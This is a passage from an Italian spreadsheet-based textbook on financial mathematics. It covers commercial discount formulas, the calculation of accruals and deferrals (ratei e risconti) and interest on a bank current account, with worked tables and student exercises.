1	Valore finale	tasso di sconto annuo	tempo		valore attuale razionale
2	€ 1.012,00	1,20%	1	a	€ 1.000,00
3	€ 1.505,63	1,50%	3	m	€ 1.500,00
4	€ 2.014,00	2,10%	4	m	€ 2.000,00
5	€ 3.028,75	2,30%	5	m	€ 3.000,00
6	€ 3.462,80	2,15%	63	g	€ 3.450,00
7	€ 11.168,25	1,50%	99	g	€ 11.123,00
8	€ 32.613,39	1,77%	100	g	€ 32.456,00

Una volta apportate le modifiche e salvato il file, si deve stampare il prospetto in forma normale, poi, lo si deve ristampare visualizzando le formule, la griglia delle celle, assieme alle intestazioni di riga e di colonna, per la correzione. Prima di stampare il prospetto con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

837.2 Sconto commerciale

Lo sconto commerciale serve a determinare la riduzione di un valore futuro, in base a un tasso, per il tempo di anticipazione di tale valore. Il calcolo dello sconto commerciale avviene in modo diverso rispetto allo sconto razionale e il tasso di sconto ha così un significato differente rispetto a quello che si calcola invece per l'interesse. Nella formule seguenti: ***C*** è il valore finale; ***Vc*** è il valore attuale commerciale; ***s*** è il tasso di sconto percentuale; ***Sc*** è lo sconto commerciale; ***t*** è il tempo di anticipazione.

$$C \cdot s \cdot t = Sc$$

$$Vc = C - Sc = C - C \cdot s \cdot t = C \cdot (1 - s \cdot t)$$

valore
C
Sc
Vc
tempo
t

Se il tasso di sconto è annuo, ma il tempo considerato si riferisce a frazioni inferiori, occorre dividere il tempo in proporzione. Per esempio, le equazioni principali relative allo sconto commerciale, con un tasso di sconto annuo e un tempo in mesi si trasformano così:

$$C \cdot s \cdot \frac{t}{12} = Sc$$

$$Vc = C - Sc = C - C \cdot s \cdot \frac{t}{12} = C \cdot (1 - s \cdot \frac{t}{12})$$

Quando il tasso di sconto è annuo e il tempo è in giorni:

$$C \cdot s \cdot \frac{t}{365} = Sc$$

$$Vc = C - Sc = C - C \cdot s \cdot \frac{t}{365} = C \cdot (1 - s \cdot \frac{t}{365})$$

837.2.1 Esercizio per il calcolo dello sconto commerciale

Si realizzi un foglio strutturato come si vede nella figura successiva, con gli stessi dati:

	A	B	C	D	E
1	Valore finale	tasso di sconto annuo	tempo		sconto commerciale
2	€ 1.012,00	1,20%	1	a	€ 12,14
3	€ 1.505,63	1,50%	3	m	€ 5,65
4	€ 2.014,00	2,10%	4	m	€ 14,10
5	€ 3.028,75	2,30%	5	m	€ 29,03
6	€ 3.462,80	2,15%	63	g	€ 12,85
7	€ 11.168,25	1,50%	99	g	€ 45,44
8	€ 32.613,39	1,77%	100	g	€ 158,15

Per il calcolo dello sconto commerciale, nella colonna E, la formula deve adattarsi al tipo di unità di misura usato per il tempo: nella colonna C appare la durata, ma nella colonna D appare una lettera che consente di determinarne l'unità di misura. In pratica, si usa la lettera «a» per indicare un tempo in anni, la lettera «m» per indicare un tempo in mesi e la lettera «g»

per un tempo in giorni. Evidentemente, se il tempo è espresso in mesi, utilizzando un tasso di interesse annuo, il tempo corrispondente in anni si ottiene dividendolo per 12; nello stesso modo, se il tempo è espresso in giorni, il tempo corrispondente in anni lo si ottiene dividendolo per 365.

È possibile fare questi calcoli sottoponendoli al controllo di una condizione: se nella colonna D appare la lettera «a», il tempo rimane tale e quale; se appare la lettera «m» il tempo va diviso per 12; se appare la lettera «g» il tempo va diviso per 365. Ecco l'espressione che potrebbe apparire nella cella E2:

```
A2*B2*SE(D2="a";C2;SE(D2="m";C2/12;SE(D2="g";C2/365;0)))
```

La funzione SE() si utilizza con la sintassi seguente:

```
SE(condizione; valore_se_vero; valore_se_falso)
```

Nell'esempio mostrato vengono usate più funzioni SE() annidate, per valutare diverse condizioni assieme. Si può osservare che se nella colonna D non appare alcun contenuto previsto, il risultato complessivo dell'espressione è zero.

837.2.2 Verifica

Una volta concluso e salvato il lavoro descritto nella sezione precedente, lo si salvi nuovamente con un altro nome e lo si modifichi in modo da calcolare valore attuale commerciale:

	A	B	C	D	E
1	Valore finale	tasso di sconto annuo	tempo		valore attuale commerciale
2	€ 1.012,00	1,20%	1	a	€ 999,86
3	€ 1.505,63	1,50%	3	m	€ 1.499,98
4	€ 2.014,00	2,10%	4	m	€ 1.999,90
5	€ 3.028,75	2,30%	5	m	€ 2.999,72
6	€ 3.462,80	2,15%	63	g	€ 3.449,95
7	€ 11.168,25	1,50%	99	g	€ 11.122,81
8	€ 32.613,39	1,77%	100	g	€ 32.455,24

Una volta apportate le modifiche e salvato il file, si deve stampare il prospetto in forma normale, poi, lo si deve ristampare visualizzando le formule, la griglia delle celle, assieme alle intestazioni di riga e di colonna, per la correzione. Prima di stampare il prospetto con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

837.3 Formule inverse dello sconto commerciale

Quando si cerca di trasformare le formule legate al calcolo dello sconto commerciale, per determinare altre componenti (diverse dallo sconto o dal valore attuale), conviene considerare il tempo come se fosse espresso sempre nella stessa unità prevista per il tasso di sconto:

$$C = \frac{Sc}{s \cdot t} \qquad s = \frac{Sc}{C \cdot t} \qquad t = \frac{Sc}{C \cdot s}$$

Se invece si vuole considerare il tempo in modo diverso rispetto al tasso di interesse, occorre moltiplicare o dividere ***t*** di conseguenza. Considerato che generalmente il tasso di interesse è annuale, se il tempo viene espresso in mesi o in giorni, la variabile ***t*** va divisa rispettivamente per 12 o per 365. Seguono le stesse formule inverse per un tasso annuale e un tempo espresso in mesi:

$$C = \frac{Sc}{s \cdot \frac{t}{12}} = \frac{Sc}{s \cdot t} \cdot 12 \qquad s = \frac{Sc}{C \cdot \frac{t}{12}} = \frac{Sc}{C \cdot t} \cdot 12$$

$$\frac{t}{12} = \frac{Sc}{C \cdot s} \qquad t = \frac{Sc}{C \cdot s} \cdot 12$$

Seguono le stesse formule inverse per un tasso annuale e un tempo espresso in giorni:

$$C = \frac{Sc}{s \cdot \frac{t}{365}} = \frac{Sc}{s \cdot t} \cdot 365 \qquad s = \frac{Sc}{C \cdot \frac{t}{365}} = \frac{Sc}{C \cdot t} \cdot 365$$

$$\frac{t}{365} = \frac{Sc}{C \cdot s} \qquad t = \frac{Sc}{C \cdot s} \cdot 365$$

837.4 Verifica

Si realizzi un foglio simile a quello che appare nella figura successiva, dove la colonna E deve contenere delle formule per calcolare, rispettivamente, il valore finale e il tasso di sconto annuo:

	A	B	C	D	E
1	sconto commerciale	tasso di sconto annuo	tempo		valore attuale commerciale
2	€ 12,14	1,20%	1	a	€ 1.011,67
3	€ 5,65	1,50%	3	m	€ 1.506,67
4	€ 14,10	2,10%	4	m	€ 2.014,29
5	€ 29,03	2,30%	5	m	€ 3.029,22
6	€ 12,85	2,15%	63	g	€ 3.462,72
7	€ 45,44	1,50%	99	g	€ 11.168,75
8	€ 158,15	1,77%	100	g	€ 32.612,85
9					
10	valore finale	sconto commerciale	tempo		tasso di sconto annuo
11	€ 1.012,00	€ 12,14	1	a	1,20%
12	€ 1.505,63	€ 5,65	3	m	1,50%
13	€ 2.014,00	€ 14,10	4	m	2,10%
14	€ 3.028,75	€ 29,03	5	m	2,30%
15	€ 3.462,80	€ 12,85	63	g	2,15%
16	€ 11.168,25	€ 45,44	99	g	1,50%
17	€ 32.613,39	€ 158,15	100	g	1,77%

Una volta salvato il file, si deve stampare il prospetto in forma normale, poi, lo si deve ristampare visualizzando le formule, la griglia delle celle, assieme alle intestazioni di riga e di colonna, per la correzione. Prima di stampare il prospetto con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

Capitolo 838

Ratei e risconti

Il ***rateo*** è la rilevazione (anticipazione) di una parte di costo o di ricavo di competenza dell'esercizio che si chiude, quando questo si deve manifestare in un momento successivo. Sono ***ratei attivi*** le anticipazioni di ricavi che si manifestano successivamente alla chiusura dell'esercizio; sono ***ratei passivi*** le anticipazioni di costi.

Il ***risconto*** è la sospensione di una parte di costo o di ricavo di competenza dell'esercizio successivo a quello che si chiude, quando questo si è già manifestato per intero in modo anticipato. Sono ***risconti attivi*** le sospensioni di costi per la quota che compete all'esercizio successivo; sono ***risconti passivi*** le sospensioni di ricavi.

838.1 Calcolo di un rateo

Nelle figure successive si descrive intuitivamente il calcolo di un rateo.

Figura 838.1. Un costo o un ricavo che riguarda un periodo a cavallo tra due esercizi, si manifesta in modo posticipato.





Figura 838.2. Manifestazione posticipata del costo o del ricavo.





Figura 838.3. Suddivisione del valore su tutto il suo periodo di competenza.







Figura 838.4. Determinazione del costo o del ricavo di competenza fino alla fine dell'esercizio, in proporzione.

Per calcolare un rateo occorre conoscere il valore che si manifesta posticipatamente, la durata di tempo a cui si riferisce tale valore, il periodo di competenza dell'esercizio che si chiude.

Figura 838.5. Suddivisione delle durate in base alle competenze.

Se $\boldsymbol{D}$ è la durata di tempo alla quale compete il valore che si manifesta posticipatamente, se $\boldsymbol{d_1}$ è la porzione di competenza dell'esercizio in chiusura, il valore del rateo si ottiene moltiplicando al valore in questione il rapporto $\boldsymbol{d_1/D}$:

$$rateo = \frac{d_1}{D} \cdot valore$$

Per esempio, se un costo di 1000,00 € si manifesta posticipatamente il giorno 15 febbraio, ma riguarda un periodo che va dal 16 ottobre incluso, per determinare il rateo passivo di competenza dell'esercizio che si chiude il 31 dicembre, occorre calcolare:

- la durata del periodo complessivo (123 giorni);
- il periodo di competenza dell'esercizio che si chiude (77 giorni);
- il rapporto tra il tempo che compete all'esercizio in chiusura e la durata di competenza del costo che si manifesta in forma posticipata (77/123).

Il rateo si ottiene moltiplicando il rapporto trovato per il valore del costo posticipato:

$$rateo = \frac{77}{123} \cdot 1000 = 626{,}01626$$

838.2 Esercizio sul calcolo di un rateo

Un capitale di 100000,00 € è stato investito a un tasso annuo del 5 % che matura con rate quadrimestrali (posticipate), il giorno 17 di ottobre, di febbraio e di giugno. Si vuole sapere qual è il rateo attivo di competenza dell'esercizio in chiusura al 31 dicembre, rispetto alla rata che vi si trova a cavallo: quella dal 18 ottobre (incluso) al 17 febbraio.

Si eseguano i calcoli con l'ausilio del foglio elettronico, rispettando il modello seguente, dove le cifre in corsivo rappresentano valori ottenuti attraverso delle formule:

	A	B
1	capitale	€ 100 000,00
2	tasso di interesse annuo	5,00%
3	scadenze a cavallo della chiusura	17 ottobre 2007
4		17 febbraio 2008
5	data di chiusura dell'esercizio	31 dicembre 2007
6	durata della rata scadente a febbraio	*123*
7	interesse maturato alla scadenza della rata di febbraio	*€ 1 684,93*
8	giorni di competenza fino alla chiusura	*75*
9	rateo	*€ 1 027,40*

838.3 Calcolo di un risconto

Nelle figure successive si descrive intuitivamente il calcolo di un risconto.

Figura 838.9. Un costo o un ricavo che riguarda un periodo a cavallo tra due esercizi, si manifesta in modo anticipato.





Figura 838.10. Manifestazione anticipata del costo o del ricavo.





Figura 838.11. Suddivisione del valore su tutto il suo periodo di competenza.







Figura 838.12. Determinazione del costo o del ricavo di competenza dell'esercizio successivo, in proporzione.

Per calcolare un risconto occorre conoscere il valore che si manifesta anticipatamente, la durata di tempo a cui si riferisce tale valore, il periodo di competenza dell'esercizio successivo a quello che si chiude.

Figura 838.13. Suddivisione delle durate in base alle competenze.

$$D = d_1 + d_2$$

Se ***D*** è la durata di tempo alla quale compete il valore che si manifesta anticipatamente, se $\boldsymbol{d_2}$ è la porzione di competenza dell'esercizio successivo a quello in chiusura, il valore del risconto si ottiene moltiplicando al valore in questione il rapporto $\boldsymbol{d_2/D}$:

$$risconto = \frac{d_2}{D} \cdot valore$$

Per esempio, se un costo di 1000,00 € si manifesta anticipatamente il giorno 16 ottobre, ma riguarda un periodo che va fino al 15 febbraio incluso, per determinare il risconto attivo di competenza dell'esercizio successivo a quello che si chiude il 31 dicembre, occorre calcolare:

- la durata del periodo complessivo (123 giorni);
- il periodo di competenza dell'esercizio successivo a quello che si chiude (46 giorni);
- il rapporto tra il tempo che compete all'esercizio successivo a quello in chiusura e la durata di competenza del costo che si manifesta in forma anticipata (46/123).

Il risconto si ottiene moltiplicando il rapporto trovato per il valore del costo anticipato:

$$risconto = \frac{46}{123} \cdot 1000 = 373{,}983739$$

838.4 Esercizio sul calcolo di un risconto

Un fitto passivo di 5000,00 € viene pagato anticipatamente il giorno 18 di ottobre, di febbraio e di giugno. Si vuole sapere qual è il risconto attivo, corrispondente alla quota di costo che, nell'esercizio in chiusura al 31 dicembre, viene sospesa in quanto di competenza dell'esercizio successivo. La rata in questione è quella che si trova a cavallo della chiusura: dal 18 ottobre al 17 febbraio (incluso).

Si eseguano i calcoli con l'ausilio del foglio elettronico, rispettando il modello seguente, dove le cifre in corsivo rappresentano valori ottenuti attraverso delle formule:

	A	B
1	affitto quadrimestrale	€ 5 000,00
2	scadenze a cavallo della chiusura	18 ottobre 2007
3		18 febbraio 2008
4	data di chiusura dell'esercizio	31 dicembre 2007
5	durata della rata presa in considerazione	*123*
6	giorni di competenza dell'esercizio successivo	*48*
7	rateo	*€ 1 951,22*

17 ott | 18 ott | 31 dic | 1 gen | 17 feb | 18 feb

Parte cxxxiii

Conti correnti

Conto corrente di corrispondenza

Il ***conto corrente*** è un contratto che si stipula generalmente con una banca, attraverso il quale si regola l'esecuzione, da parte della banca, dell'incarico affidatole dal cliente di compiere pagamenti e riscossioni per suo conto, addebitando e accreditando le somme rispettive. Al cliente viene inviato periodicamente l'estratto conto, che è un prospetto contenente la registrazione delle operazioni eseguite, assieme ai conteggi relativi per il periodo interessato.

Generalmente, nei contratti di conto corrente, si parla di ***saldo attivo*** quando il saldo del conto è a credito del cliente (ovvero a debito della banca); per converso, si parla di ***saldo passivo*** quando il saldo del conto è a debito del cliente (ovvero a credito della banca).

Nei conti correnti si usa distinguere gli importi tra ***dare*** e ***avere***, secondo la visione di chi tiene il conto: la banca. In pratica, le somme che appaiono in dare, dal punto di vista della banca rappresentano un credito nei confronti del cliente; per converso, le somme che appaiono in avere rappresentano un debito nei confronti del cliente. Pertanto, il cliente che riceve l'estratto conto deve fare un ragionamento inverso: i valori in dare sono un suo debito nei confronti della banca, mentre i valori in avere sono un suo credito nei confronti della banca.

Nei conti correnti si distingue la data dell'operazione dalla data della ***valuta***. La valuta rappresenta la data considerata per il calcolo degli interessi.

839.1 Conto corrente attivo per il cliente

I calcoli per la tenuta di un conto corrente che può essere solo attivo per il cliente sono più semplici, in quanto si utilizza sicuramente un solo tasso di interesse. Si osservi il prospetto seguente che, nella sezione successiva, deve essere realizzata con il foglio elettronico:

	A	B	C	D	E	F
1	operazioni	importi	saldo	valuta	giorni	numeri
2	versamento	500.000,00	500.000,00	01 mar	305	152.500.000,00
3	versamento	12.345,34	512.345,34	17 mar	289	3.567.803,26
4	prelevamento	-1.234,56	511.110,78	20 mar	286	-353.084,16
5	prelevamento	-50.000,00	461.110,78	22 apr	253	-12.650.000,00
6	prelevamento	-101.230,00	359.880,78	25 apr	250	-25.307.500,00
7	prelevamento	-234.567,98	125.312,80	03 mag	242	-56.765.451,16
8	prelevamento	-100.000,00	25.312,80	06 giu	208	-20.800.000,00
9	prelevamento	-20.000,00	5.312,80	08 lug	176	-3.520.000,00
10	prelevamento	-5.000,00	312,80	10 set	112	-560.000,00
11	versamento	20.000,00	20.312,80	01 ott	91	1.820.000,00
12	prelevamento	-5.000,00	15.312,80	11 nov	50	-250.000,00
13	prelevamento	-5.000,00	10.312,80	12 dic	19	-95.000,00
14						
15	saldo finale	10.312,80				
16	totale numeri computistici	37.586.767,94				
17						
18	tasso di interesse	1,50%				
19	interesse lordo	1.544,66				
20						
21	ritenuta fiscale %	27,00%				
22	importo ritenuta fiscale	417,06				
23						
24	interesse netto	1.127,60				
25	spese di tenuta conto	15,00				
26	totale	**11.425,40**				

Gli importi delle cella da B2 a B13, vengono inseriti con segno negativo quando si tratta di prelevamenti dal conto. Nelle celle da C2 a C13 vengono messe delle formule per calcolare il saldo progressivo del conto; per esempio, la cella C3 deve contenere l'espressione «B3+C2» e in modo analogo devono essere fatte le espressioni delle altre celle del gruppo C2:C13. La data della valuta va inserita nel modo consueto; per esempio la cella D3 deve contenere la

funzione «DATA(2007;3;17)». Le celle da E2 a E13 contengono i giorni che mancano al raggiungimento della fine dell'anno; per esempio, la cella E2 deve contenere l'espressione «DATA(2007;12;31)–D2». Le celle da F2 a F13 contengono il prodotto tra gli importi e i giorni; per esempio, la cella F2 deve contenere l'espressione «B2*E2».

La cella B15 contiene il saldo dell'ultimo movimento, che si ottiene facendo riferimento alla cella B13; la cella B16 contiene il totale dei numeri computistici, ovvero la somma delle celle da F2 a F13.

La cella B19 contiene l'interesse lordo a favore del cliente, calcolato moltiplicando il totale dei numeri computistici per il tasso di interesse, diviso 365 (si osservi che il tasso di interesse del 1,5 % è pari a 0,015).

La cella B22 contiene l'importo della ritenuta fiscale applicata agli interessi; pertanto va calcolata moltiplicando gli interessi lordi per la percentuale della ritenuta.

Nella cella B24 viene calcolato l'interesse al netto della ritenuta; nella cella B26 viene calcolato il totale, composto: dal saldo del conto, più gli interessi netti, meno le spese di tenuta conto.

In generale, i numeri computistici vanno mostrati senza decimali; tuttavia, nella prima parte di questo capitolo si preferisce mostrarli con due decimali, dal momento che i calcoli relativi vanno fatti in modo automatico.

839.1.1 Verifica

Si realizzi un prospetto che riproduca quanto mostrato e descritto fino a questo punto. Al termine del lavoro, dopo averlo salvato in un file, si deve stampare il prospetto in forma normale, poi, lo si deve ristampare visualizzando le formule, la griglia delle celle, assieme alle intestazioni di riga e di colonna, per la correzione. Prima di stampare il prospetto con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

839.1.2 Verifica

Si realizzi un prospetto simile a quella della verifica precedente, con i movimenti seguenti:

valuta	operazione	importo
1 marzo	apertura del conto corrente con un versamento in contanti	1 000,00 €
20 marzo	prelevamento con assegno bancario numero 1 234 567	500,00 €
25 aprile	versamento di un assegno circolare	2 000,00 €
6 giugno	prelevamento da sportello automatico	200,00 €
8 luglio	prelevamento da sportello automatico	250,00 €
10 settembre	prelevamento in contanti	500,00 €
1 ottobre	pagamento di un'utenza telefonica	124,00 €
11 novembre	pagamento fornitura gas	60,00 €
12 dicembre	pagamento fornitura elettricità	90,00 €

Il tasso di interesse a favore del cliente è del 1,1 %; la ritenuta fiscale è del 27 %; le spese di

tenuta conto ammontano a 15,00 €.

